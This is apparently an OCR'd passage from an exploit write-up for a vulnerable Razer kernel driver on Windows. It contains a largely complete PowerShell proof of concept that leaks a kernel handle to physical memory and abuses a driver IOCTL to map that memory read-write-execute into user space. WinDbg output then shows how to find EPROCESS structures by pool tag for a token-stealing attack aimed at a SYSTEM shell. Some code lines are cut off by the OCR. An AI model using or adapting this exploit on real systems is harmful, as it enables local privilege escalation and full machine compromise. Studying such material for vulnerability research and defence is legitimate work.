        Key        0x00000000   4 0x004C NONE        0xFFFFC9076FC29BC0
        Key        0x00020000   4 0x0054 NONE        0xFFFFC9076FCDA7F0
        Key        0x000F0000   4 0x0058 NONE        0xFFFFC9076FC39CE0
        Key        0x00000000   4 0x0090 NONE        0xFFFFC907700A6B40
        Key        0x00000000   4 0x0098 NONE        0xFFFFC90770029F70
        Key        0x00020000   4 0x00A0 NONE        0xFFFFC9076FC9C1A0
        [...Snip...]
    #>

        [CmdletBinding()]
        param (
            [Parameter(Mandatory = $True)]
            [int]$ProcID
        )

        Add-Type -TypeDefinition @"
        using System;
        using System.Diagnostics;
        using System.Runtime.InteropServices;
        using System.Security.Principal;

        [StructLayout(LayoutKind.Sequential, Pack = 1)]
        public struct SYSTEM_HANDLE_INFORMATION
        {
            public UInt32 ProcessID;
            public Byte ObjectTypeNumber;
            public Byte Flags;
            public UInt16 HandleValue;
            public IntPtr Object_Pointer;
            public UInt32 GrantedAccess;
        }

        public static class GetHandles
        {
            [DllImport("ntdll.dll")]
            public static extern int NtQuerySystemInformation(
                int SystemInformationClass,
                IntPtr SystemInformation,
                int SystemInformationLength,
                ref int ReturnLength);
        }
"@

        # Make sure the PID exists
        if (!$(get-process -Id $ProcID -ErrorAction SilentlyContinue)) {
```

```
            Return
        }

        # Flag switches (0 = NONE?)
        $FlagSwitches = @{
            0 = 'NONE'
            1 = 'PROTECT_FROM_CLOSE'
            2 = 'INHERIT'
        }

        $OSVersion = [Version](Get-WmiObject Win32_OperatingSystem).Version
        $OSMajorMinor = "$($OSVersion.Major).$($OSVersion.Minor)"
        switch ($OSMajorMinor)
        {
            '10.0' # Windows 10 (Tested on v1511)
            {
                # Win 10 v1703
                if ($OSVersion.Build -ge 15063) {
                    $TypeSwitches = @{
                        0x24 = 'TmTm'; 0x18 = 'Desktop'; 0x7 = 'Process'; 0x2c = 'RegistryTransaction'; 0
                        0x3d = 'VRegConfigurationContext'; 0x34 = 'DmaDomain'; 0x1c = 'TpWorkerFactory';
                        0x5 = 'Token'; 0x39 = 'DxgkSharedResource'; 0xc = 'PsSiloContextPaged'; 0x38 = 'N
                        0xb = 'ActivityReference'; 0x35 = 'PcwObject'; 0x2f = 'WmiGuid'; 0x33 = 'DmaAdapt
                        0x30 = 'EtwRegistration'; 0x29 = 'Session'; 0x1a = 'RawInputManager'; 0x13 = 'Tim
                        0x14 = 'IRTimer'; 0x3c = 'DxgkCurrentDxgProcessObject'; 0x21 = 'IoCompletion';
                        0x3a = 'DxgkSharedSyncObject'; 0x17 = 'WindowStation'; 0x15 = 'Profile'; 0x23 = '
                        0x2a = 'Partition'; 0x12 = 'Semaphore'; 0xd = 'PsSiloContextNonPaged'; 0x32 = 'Et
                        0x19 = 'Composition'; 0x31 = 'EtwSessionDemuxEntry'; 0x1b = 'CoreMessaging'; 0x25
                        0x4 = 'SymbolicLink'; 0x36 = 'FilterConnectionPort'; 0x2b = 'Key'; 0x16 = 'KeyedE
                        0x11 = 'Callback'; 0x22 = 'WaitCompletionPacket'; 0x9 = 'UserApcReserve'; 0x6 = '
                        0x3b = 'DxgkSharedSwapChainObject'; 0x1e = 'Controller'; 0xa = 'IoCompletionReser
                        0x3 = 'Directory'; 0x28 = 'Section'; 0x27 = 'TmEn'; 0x8 = 'Thread'; 0x2 = 'Type';
                        0x37 = 'FilterCommunicationPort'; 0x2e = 'PowerRequest'; 0x26 = 'TmRm'; 0xf = 'Ev
                        0x2d = 'ALPC Port'; 0x20 = 'Driver';
                    }
                }

                # Win 10 v1607
                if ($OSVersion.Build -ge 14393 -And $OSVersion.Build -lt 15063) {
                    $TypeSwitches = @{
                        0x23 = 'TmTm'; 0x17 = 'Desktop'; 0x7 = 'Process'; 0x2b = 'RegistryTransaction'; 0
                        0x3a = 'VRegConfigurationContext'; 0x32 = 'DmaDomain'; 0x1b = 'TpWorkerFactory';
                        0x5 = 'Token'; 0x37 = 'DxgkSharedResource'; 0xb = 'PsSiloContextPaged'; 0x36 = 'N
                        0x33 = 'PcwObject'; 0x2e = 'WmiGuid'; 0x31 = 'DmaAdapter'; 0x2f = 'EtwRegistratio
                        0x28 = 'Session'; 0x19 = 'RawInputManager'; 0x12 = 'Timer'; 0xf = 'Mutant'; 0x13
                        0x20 = 'IoCompletion'; 0x38 = 'DxgkSharedSyncObject'; 0x16 = 'WindowStation'; 0x1
                        0x22 = 'File'; 0x3b = 'VirtualKey'; 0x29 = 'Partition'; 0x11 = 'Semaphore'; 0xc =
                        0x30 = 'EtwConsumer'; 0x18 = 'Composition'; 0x1a = 'CoreMessaging'; 0x24 = 'TmTx'
```

```
                0x34 = 'FilterConnectionPort'; 0x2a = 'Key'; 0x15 = 'KeyedEvent'; 0x10 = 'Callbac
                0x21 = 'WaitCompletionPacket'; 0x9 = 'UserApcReserve'; 0x6 = 'Job'; 0x39 = 'DxgkS
                0x1d = 'Controller'; 0xa = 'IoCompletionReserve'; 0x1e = 'Device'; 0x3 = 'Directo
                0x26 = 'TmEn'; 0x8 = 'Thread'; 0x2 = 'Type'; 0x35 = 'FilterCommunicationPort'; 0x
                0x25 = 'TmRm'; 0xe = 'Event'; 0x2c = 'ALPC Port'; 0x1f = 'Driver';
            }
        }

        # Win 10 v1511
        if ($OSVersion.Build -lt 14393) {
            $TypeSwitches = @{
                0x02 = 'Type'; 0x03 = 'Directory'; 0x04 = 'SymbolicLink'; 0x05 = 'Token'; 0x06 =
                0x07 = 'Process'; 0x08 = 'Thread'; 0x09 = 'UserApcReserve'; 0x0A = 'IoCompletionR
                0x0B = 'DebugObject'; 0x0C = 'Event'; 0x0D = 'Mutant'; 0x0E = 'Callback'; 0x0F =
                0x10 = 'Timer'; 0x11 = 'IRTimer'; 0x12 = 'Profile'; 0x13 = 'KeyedEvent'; 0x14 = '
                0x15 = 'Desktop'; 0x16 = 'Composition'; 0x17 = 'RawInputManager'; 0x18 = 'TpWorke
                0x19 = 'Adapter'; 0x1A = 'Controller'; 0x1B = 'Device'; 0x1C = 'Driver'; 0x1D = '
                0x1E = 'WaitCompletionPacket'; 0x1F = 'File'; 0x20 = 'TmTm'; 0x21 = 'TmTx'; 0x22
                0x23 = 'TmEn'; 0x24 = 'Section'; 0x25 = 'Session'; 0x26 = 'Partition'; 0x27 = 'Ke
                0x28 = 'ALPC Port'; 0x29 = 'PowerRequest'; 0x2A = 'WmiGuid'; 0x2B = 'EtwRegistrat
                0x2C = 'EtwConsumer'; 0x2D = 'DmaAdapter'; 0x2E = 'DmaDomain'; 0x2F = 'PcwObject'
                0x30 = 'FilterConnectionPort'; 0x31 = 'FilterCommunicationPort'; 0x32 = 'NetworkN
                0x33 = 'DxgkSharedResource'; 0x34 = 'DxgkSharedSyncObject'; 0x35 = 'DxgkSharedSwa
            }
        }
    }

    '6.2' # Windows 8 and Windows Server 2012
    {
        $TypeSwitches = @{
            0x02 = 'Type'; 0x03 = 'Directory'; 0x04 = 'SymbolicLink'; 0x05 = 'Token'; 0x06 = 'Job
            0x07 = 'Process'; 0x08 = 'Thread'; 0x09 = 'UserApcReserve'; 0x0A = 'IoCompletionReser
            0x0B = 'DebugObject'; 0x0C = 'Event'; 0x0D = 'EventPair'; 0x0E = 'Mutant'; 0x0F = 'Ca
            0x10 = 'Semaphore'; 0x11 = 'Timer'; 0x12 = 'IRTimer'; 0x13 = 'Profile'; 0x14 = 'Keyed
            0x15 = 'WindowStation'; 0x16 = 'Desktop'; 0x17 = 'CompositionSurface'; 0x18 = 'TpWork
            0x19 = 'Adapter'; 0x1A = 'Controller'; 0x1B = 'Device'; 0x1C = 'Driver'; 0x1D = 'IoCo
            0x1E = 'WaitCompletionPacket'; 0x1F = 'File'; 0x20 = 'TmTm'; 0x21 = 'TmTx'; 0x22 = 'T
            0x23 = 'TmEn'; 0x24 = 'Section'; 0x25 = 'Session'; 0x26 = 'Key'; 0x27 = 'ALPC Port';
            0x28 = 'PowerRequest'; 0x29 = 'WmiGuid'; 0x2A = 'EtwRegistration'; 0x2B = 'EtwConsume
            0x2C = 'FilterConnectionPort'; 0x2D = 'FilterCommunicationPort'; 0x2E = 'PcwObject';
            0x2F = 'DxgkSharedResource'; 0x30 = 'DxgkSharedSyncObject';
        }
    }

    '6.1' # Windows 7 and Window Server 2008 R2
    {
        $TypeSwitches = @{
            0x02 = 'Type'; 0x03 = 'Directory'; 0x04 = 'SymbolicLink'; 0x05 = 'Token'; 0x06 = 'Job
```


```
                0x07 = 'Process'; 0x08 = 'Thread'; 0x09 = 'UserApcReserve'; 0x0a = 'IoCompletionReser
                0x0b = 'DebugObject'; 0x0c = 'Event'; 0x0d = 'EventPair'; 0x0e = 'Mutant'; 0x0f = 'Ca
                0x10 = 'Semaphore'; 0x11 = 'Timer'; 0x12 = 'Profile'; 0x13 = 'KeyedEvent'; 0x14 = 'Wi
                0x15 = 'Desktop'; 0x16 = 'TpWorkerFactory'; 0x17 = 'Adapter'; 0x18 = 'Controller';
                0x19 = 'Device'; 0x1a = 'Driver'; 0x1b = 'IoCompletion'; 0x1c = 'File'; 0x1d = 'TmTm'
                0x1e = 'TmTx'; 0x1f = 'TmRm'; 0x20 = 'TmEn'; 0x21 = 'Section'; 0x22 = 'Session'; 0x23
                0x24 = 'ALPC Port'; 0x25 = 'PowerRequest'; 0x26 = 'WmiGuid'; 0x27 = 'EtwRegistration'
                0x28 = 'EtwConsumer'; 0x29 = 'FilterConnectionPort'; 0x2a = 'FilterCommunicationPort'
                0x2b = 'PcwObject';
            }
        }

        '6.0' # Windows Vista and Windows Server 2008
        {
            $TypeSwitches = @{
                0x01 = 'Type'; 0x02 = 'Directory'; 0x03 = 'SymbolicLink'; 0x04 = 'Token'; 0x05 = 'Job
                0x06 = 'Process'; 0x07 = 'Thread'; 0x08 = 'DebugObject'; 0x09 = 'Event'; 0x0a = 'Even
                0x0b = 'Mutant'; 0x0c = 'Callback'; 0x0d = 'Semaphore'; 0x0e = 'Timer'; 0x0f = 'Profi
                0x10 = 'KeyedEvent'; 0x11 = 'WindowStation'; 0x12 = 'Desktop'; 0x13 = 'TpWorkerFactor
                0x14 = 'Adapter'; 0x15 = 'Controller'; 0x16 = 'Device'; 0x17 = 'Driver'; 0x18 = 'IoCo
                0x19 = 'File'; 0x1a = 'TmTm'; 0x1b = 'TmTx'; 0x1c = 'TmRm'; 0x1d = 'TmEn'; 0x1e = 'Se
                0x1f = 'Session'; 0x20 = 'Key'; 0x21 = 'ALPC Port'; 0x22 = 'WmiGuid'; 0x23 = 'EtwRegi
                0x24 = 'FilterConnectionPort'; 0x25 = 'FilterCommunicationPort';
            }
        }
    }

    [int]$BuffPtr_Size = 0
    while ($true) {
        [IntPtr]$BuffPtr = [System.Runtime.InteropServices.Marshal]::AllocHGlobal($BuffPtr_Size)
        $SystemInformationLength = New-Object Int

        $CallResult = [GetHandles]::NtQuerySystemInformation(16, $BuffPtr, $BuffPtr_Size, [ref]$Syste

        # STATUS_INFO_LENGTH_MISMATCH
        if ($CallResult -eq 0xC0000004) {
            [System.Runtime.InteropServices.Marshal]::FreeHGlobal($BuffPtr)
            [int]$BuffPtr_Size = [System.Math]::Max($BuffPtr_Size,$SystemInformationLength)
        }
        # STATUS_SUCCESS
        elseif ($CallResult -eq 0x00000000) {
            break
        }
        # Probably: 0xC0000005 -> STATUS_ACCESS_VIOLATION
        else {
            [System.Runtime.InteropServices.Marshal]::FreeHGlobal($BuffPtr)
            return
        }
```

```
        }

        $SYSTEM_HANDLE_INFORMATION = New-Object SYSTEM_HANDLE_INFORMATION
        $SYSTEM_HANDLE_INFORMATION = $SYSTEM_HANDLE_INFORMATION.GetType()
        if ([System.IntPtr]::Size -eq 4) {
            $SYSTEM_HANDLE_INFORMATION_Size = 16 # This makes sense!
        } else {
            $SYSTEM_HANDLE_INFORMATION_Size = 24 # This doesn't make sense, should be 20 on x64 but that
                                                 # Ask no questions, hear no lies!
        }

        $BuffOffset = $BuffPtr.ToInt64()
        $HandleCount = [System.Runtime.InteropServices.Marshal]::ReadInt32($BuffOffset)
        $BuffOffset = $BuffOffset + [System.IntPtr]::Size

        $SystemHandleArray = @()
        for ($i=0; $i -lt $HandleCount; $i++){
            # PtrToStructure only objects we are targeting, this is expensive computation
            if ([System.Runtime.InteropServices.Marshal]::ReadInt32($BuffOffset) -eq $ProcID) {
                $SystemPointer = New-Object System.Intptr -ArgumentList $BuffOffset
                $Cast = [system.runtime.interopservices.marshal]::PtrToStructure($SystemPointer,[type]$SY

                $HashTable = @{
                    PID = $Cast.ProcessID
                    ObjectType = if (!$($TypeSwitches[[int]$Cast.ObjectTypeNumber])) { "0x$('{0:X2}' -f [
                    HandleFlags = $FlagSwitches[[int]$Cast.Flags]
                    Handle = "0x$('{0:X4}' -f [int]$Cast.HandleValue)"
                    KernelPointer = if ([System.IntPtr]::Size -eq 4) { "0x$('{0:X}' -f $Cast.Object_Point
                    AccessMask = "0x$('{0:X8}' -f $($Cast.GrantedAccess -band 0xFFFF0000))"
                }

                $Object = New-Object PSObject -Property $HashTable
                $SystemHandleArray += $Object

            }

            $BuffOffset = $BuffOffset + $SYSTEM_HANDLE_INFORMATION_Size
        }

        if ($($SystemHandleArray.count) -eq 0) {
            [System.Runtime.InteropServices.Marshal]::FreeHGlobal($BuffPtr)
            Return
        }

        # Set column order and auto size
        $SystemHandleArray

        # Free SYSTEM_HANDLE_INFORMATION array
```


```
        [System.Runtime.InteropServices.Marshal]::FreeHGlobal($BuffPtr)
    }

    #----------------[Get Driver Handle]

    $hDevice = [Razer]::CreateFile("\\.\47CD78C9-64C3-47C2-B80F-677B887CF095", [System.IO.FileAccess]::Re
    [System.IO.FileShare]::ReadWrite, [System.IntPtr]::Zero, 0x3, 0x40000080, [System.IntPtr]::Zero)

    if ($hDevice -eq -1) {
        echo "`n[!] Unable to get driver handle..`n"
        Return
    } else {
        echo "`n[>] Driver access OK.."
        echo "[+] lpFileName: \\.\47CD78C9-64C3-47C2-B80F-677B887CF095 => rzpnk"
        echo "[+] Handle: $hDevice"
    }

    #----------------[Prepare buffer & Send IOCTL]

    # Get full access process handle to self
    echo "`n[>] Opening full access handle to PowerShell.."
    $hPoshProc = [Razer]::OpenProcess(0x001F0FFF,$false,$PID)
    echo "[+] PowerShell handle: $hPoshProc"

    # Get Section handle
    echo "`n[>] Leaking Kernel handle to \Device\PhysicalMemory.."
    $SystemProcHandles = Get-Handles -ProcID 4
    [Int]$UserSectionHandle = $(($SystemProcHandles |Where-Object {$_.ObjectType -eq "Section"}).Handle)
    [Int64]$SystemSectionHandle = $UserSectionHandle + 0xffffffff80000000
    echo "[+] System section handle: $('{0:X}' -f $SystemSectionHandle)"

    # NTSTATUS ZwMapViewOfSection(
    #   _In_        HANDLE          SectionHandle,      | Param 3 - RCX = SectionHandle
    #   _In_        HANDLE          ProcessHandle,      | Param 1 - RDX = ProcessHandle
    #   _Inout_     PVOID           *BaseAddress,       | Param 2 - R8  = BaseAddress -> Irrelevant, ptr
    #   _In_        ULONG_PTR       ZeroBits,           | 0 -> OK - R9
    #   _In_        SIZE_T          CommitSize,         | Param 5 - CommitSize / ViewSize
    #   _Inout_opt_ PLARGE_INTEGER  SectionOffset,      | 0 -> OK
    #   _Inout_     PSIZE_T         ViewSize,           | Param 5 - CommitSize / ViewSize
    #   _In_        SECTION_INHERIT InheritDisposition, | 2 = ViewUnmap
    #   _In_        ULONG           AllocationType,     | 0 -> Undocumented?
    #   _In_        ULONG           Win32Protect        | 0x40 -> PAGE_READWRITE
    # );
    $InBuffer = @(
        [System.BitConverter]::GetBytes($hPoshProc.ToInt64()) +      # Param 1 - RDX=ProcessHandle
        [System.BitConverter]::GetBytes([Int64]0x0) +                # Param 2 - BaseAddress -> Irrelevan
        [System.BitConverter]::GetBytes($SystemSectionHandle) +      # Param 3 - RCX=SectionHandle
        [System.BitConverter]::GetBytes([Int64]4) +                  # Param 4 - ? junk ?
```

```
        [System.BitConverter]::GetBytes([Int64]$(1*1024*1024)) +     # Param 5 - CommitSize / ViewSize (1
        [System.BitConverter]::GetBytes([Int64]4)                    # Param 6 - ? junk ?
    )

    # Output buffer
    $OutBuffer = [Razer]::VirtualAlloc([System.IntPtr]::Zero, 1024, 0x3000, 0x40)

    # Ptr receiving output byte count
    $IntRet = 0

    #=======
    # 0x22a050 - ZwOpenProcess
    # 0x22A064 - ZwMapViewOfSection
    #=======
    $CallResult = [Razer]::DeviceIoControl($hDevice, 0x22A064, $InBuffer, $InBuffer.Length, $OutBuffer, 1
    if (!$CallResult) {
        echo "`n[!] DeviceIoControl failed..`n"
        Return
    }

    #----------------[Read out the result buffer]
    echo "`n[>] Verifying ZwMapViewOfSection.."
    $NTSTATUS = "{0:X}" -f $([System.Runtime.InteropServices.Marshal]::ReadInt64($OutBuffer.ToInt64()+8+8
    $Address = [System.Runtime.InteropServices.Marshal]::ReadInt64($OutBuffer.ToInt64()+8+8+8)
    if ($NTSTATUS -eq 0) {
        echo "[+] NTSTATUS Success!"
        echo "[+] 1mb RWX \Device\PhysicalMemory allocated at: $('{0:X}' -f $Address)`n"
    } else {
        echo "[!] Call failed: $('{0:X}' -f $NTSTATUS)`n"
    }
}
```

Running our new POC, we get the following output.



Notice that we are measuring success by reading the NTSTATUS code and that the Int64 which was previously 0 now returns the address, in our local process, where the section was mapped. Looking in Process Hacker we can see a nice innocuous memory allocation of exactly 1024kb.



Using Process Hacker we can actually save that memory chunk do disk. If we do that and kind of scroll through, we can see some humorous stuff as show below. Bootkit anyone?

```
NUL NUL NUL ÀÐÿÿÿÿÿ NUL Ðÿÿÿÿÿ@ GS î? NUL NUL NUL NUL WAET ( NUL NUL NUL SOH bVMWAREVMW
WAET NUL NUL EOT ACK VMW  SOH NUL NUL NUL STX NUL NUL NUL ================
;========= Declare the Provider Callbacks ==================
;          Callback Name=argument type list
;
;where argument type list is defined as:
; <Number of String argumentsGT>, <Number of Numeric Arguments>,
; <1st Entry Type Name>, <2nd Entry Type Name>...
;============================================================
[CallbackDef]
AcpiOemId = 2, 0                ; (AcpiTableId, OemId)
AcpiOemTableId = 2, 0           ; (AcpiTableId, OemTableId)
AcpiOemRevision = 2, 1          ; (Op, AcpiTableId)(Revision)
AcpiCreatorRevision = 2, 1      ; (Op, AcpiTableId)(Revision)
AcpiRevision = 2, 1             ; (Op, AcpiTableId)(Revision)
AcpiFADTBootArch = 0, 1         ; (FADT Boot Arch mask)
MemoryRangeSearch = 1, 4        ;
MemoryMatch = 1, 3              ;
BiosDate = 1, 3                 ; (Op)(Month, Day, year)
GraphicsDisableFastS4 = 0, 0    ;
AlwaysTrue = 0,0                ;
AlwaysFalse = 0, 0              ;
SystemArchitecture = 0, 1       ; PROCESSOR_ARCHITECTURE_XXXX
```

We pretty much proved the vulnerability, but how do we get a SYSTEM shell now?

Hunting EPROCESS

The most straight-forward way we can exploit this is by doing a classic token stealing attack. The difficulty is finding the EPROCESS structure in our mapped memory. Some poking around in WinDBG shows that the EPROCESS structure is allocated in a 'Proc' pool chunk.

```
kd> !process 0 0 powershell.exe
PROCESS fffffa80028c9630
    SessionId: 1  Cid: 0b48    Peb: 7fffffd4000  ParentCid: 05a4
    DirBase: 298cc000  ObjectTable: fffff8a0097ffca0  HandleCount: 369.
    Image: powershell.exe

kd> dt nt!_EPROCESS fffffa80028c9630 UniqueProcessId Token ImageFileName
   +0x180 UniqueProcessId : 0x00000000`00000b48 Void
   +0x208 Token           : _EX_FAST_REF
   +0x2e0 ImageFileName   : [15]  "powershell.exe"
kd> !pool fffffa80028c9630
Pool page fffffa80028c9630 region is Nonpaged pool
 fffffa80028c9000 size:  130 previous size:    0  (Allocated)  NbL4
 fffffa80028c9130 size:   50 previous size:  130  (Allocated)  VadS
 fffffa80028c9180 size:   b0 previous size:   50  (Free)       HidU
 fffffa80028c9230 size:   40 previous size:   b0  (Allocated)  ReTa
 fffffa80028c9270 size:   80 previous size:   40  (Free)       ALPC
 fffffa80028c92f0 size:   40 previous size:   80  (Allocated)  ReTa
 fffffa80028c9330 size:   40 previous size:   40  (Allocated)  ReTa
 fffffa80028c9370 size:  160 previous size:   40  (Allocated)  Ntfx
 fffffa80028c94d0 size:  100 previous size:  160  (Allocated)  MmCa
*fffffa80028c95d0 size:  530 previous size:  100  (Allocated) *Proc (Protected)
            Pooltag Proc : Process objects, Binary : nt!ps
 fffffa80028c9b00 size:   10 previous size:  530  (Free)       Thre
 fffffa80028c9b10 size:   90 previous size:   10  (Allocated)  Vad
 fffffa80028c9ba0 size:   10 previous size:   90  (Free)       Even
 fffffa80028c9bb0 size:   60 previous size:   10  (Allocated)  Icp
 fffffa80028c9c10 size:   80 previous size:   60  (Allocated)  MmIo
 fffffa80028c9c90 size:   90 previous size:   80  (Allocated)  Vad
 fffffa80028c9d20 size:   90 previous size:   90  (Allocated)  Vad
 fffffa80028c9db0 size:   90 previous size:   90  (Allocated)  Vad
 fffffa80028c9e40 size:   90 previous size:   90  (Allocated)  Vad
 fffffa80028c9ed0 size:   a0 previous size:   90  (Allocated)  Muta (Protected)
 fffffa80028c9f70 size:   90 previous size:   a0  (Allocated)  Vad
```

Powershell EPROCESS

0xfffffa80028c9630
- 0xfffffa80028c95d0

0x60
Proc header size

Proc pool chunk

By subtracting the start of the 'Proc' pool chunk from the EPROCESS pointer we also immediately get the header size. Conversely, if we have an arbitrary 'Proc' pool address we can calculate the location of any property in the EPROCESS structure.

```
kd> !pool fffffa8002102ad0
Pool page fffffa8002102ad0 region is Nonpaged pool
 fffffa8002102000 size:  220 previous size:    0  (Allocated)  MmCi
 fffffa8002102220 size:   a0 previous size:  220  (Allocated)  Vadl
 fffffa80021022c0 size:   90 previous size:   a0  (Allocated)  W32l
 fffffa8002102350 size:   c0 previous size:   90  (Allocated)  FMsl
 fffffa8002102410 size:  150 previous size:   c0  (Allocated)  File (Protected)
 fffffa8002102560 size:  160 previous size:  150  (Allocated)  Ntfx
 fffffa80021026c0 size:  160 previous size:  160  (Allocated)  Ntfx
 fffffa8002102820 size:   60 previous size:  160  (Allocated)  Icp
 fffffa8002102880 size:   90 previous size:   60  (Allocated)  Vad
 fffffa8002102910 size:   90 previous size:   90  (Allocated)  Vad
 fffffa80021029a0 size:   90 previous size:   90  (Allocated)  Vad
 fffffa8002102a30 size:   a0 previous size:   90  (Allocated)  Vadl
*fffffa8002102ad0 size:  530 previous size:   a0  (Allocated) *Proc (Protected)
            Pooltag Proc : Process objects, Binary : nt!ps
kd> dq 0xfffffa8002102ad0+0x60+0x180 L1
fffffa80`02102cb0  00000000`00000200
kd> dq 0xfffffa8002102ad0+0x60+0x208 L1
fffffa80`02102d38  fffff8a0`024da83b
kd> dt nt!_EPROCESS 0xfffffa8002102ad0+0x60 UniqueProcessId Token ImageFileName
   +0x180 UniqueProcessId : 0x00000000`00000200 Void
   +0x208 Token           : _EX_FAST_REF
   +0x2e0 ImageFileName   : [15]  "lsass.exe"
kd> dx -r1 (*((ntkrnlmp!_EX_FAST_REF *)0xfffffa8002102d38))
(*((ntkrnlmp!_EX_FAST_REF *)0xfffffa8002102d38))                 [Type: _EX_FAST_REF]
    [+0x000] Object           : 0xfffff8a0024da83b [Type: void *]
    [+0x000 ( 3: 0)] RefCnt           : 0xb [Type: unsigned __int64]
    [+0x000] Value            : 0xfffff8a0024da83b [Type: unsigned __int64]
```

If you want to look up these architecture/version dependent offsets without jumping into KD you can use the Terminus Project. This is a great resource by @rwfpl which has saved me a lot of time on a quite few occasions!

So we effectively reduced our problem to finding 'Proc' pool chunks, not exactly a win yet. To find these chunks we can scan the mapped section for the unique 'Proc' pool tag.

```
kd> dt nt!_POOL_HEADER fffffa8002102ad0
   +0x000 PreviousSize      : 0y00001010 (0xa)
   +0x000 PoolIndex         : 0y00000000 (0)
   +0x000 BlockSize         : 0y01010011 (0x53)
   +0x000 PoolType          : 0y00000010 (0x2)
   +0x000 Ulong1            : 0x253000a
   +0x004 PoolTag           : 0xe36f7250
   +0x008 ProcessBilled     : (null)
   +0x008 AllocatorBackTraceIndex : 0
   +0x00a PoolTagHash       : 0
kd> !poolfind Proc

Scanning large pool allocation table for tag 0x636f7250 (Proc) (fffffa8004400000 : fffffa800

fffffa80028667e0 : tag Proc (Protected), size     0x520, Nonpaged pool

Searching nonpaged pool (fffffa8000c04000 : fffffa802e800000) for tag 0x636f7250 (Proc)

fffffa8000d14010 : tag Proc (Protected), size     0x500, Nonpaged pool
fffffa80017ff010 : tag Proc (Protected), size     0x500, Nonpaged pool
fffffa8001a63ae0 : tag Proc (Protected), size     0x520, Nonpaged pool
fffffa800202f900 : tag Proc (Protected), size     0x520, Nonpaged pool
fffffa800204fae0 : tag Proc (Protected), size     0x520, Nonpaged pool
fffffa800206f300 : tag Proc (Protected), size     0x520, Nonpaged pool
fffffa800206fae0 : tag Proc (Protected), size     0x520, Nonpaged pool
fffffa800206f1a0 : tag Proc (Protected), size     0x520, Nonpaged pool
fffffa800207eae0 : tag Proc (Protected), size     0x520, Nonpaged pool
fffffa80020fd8c0 : tag Proc (Protected), size     0x520, Nonpaged pool
fffffa800210f2ae0 : tag Proc (Protected), size     0x520, Nonpaged pool
fffffa800210fae0 : tag Proc (Protected), size     0x520, Nonpaged pool
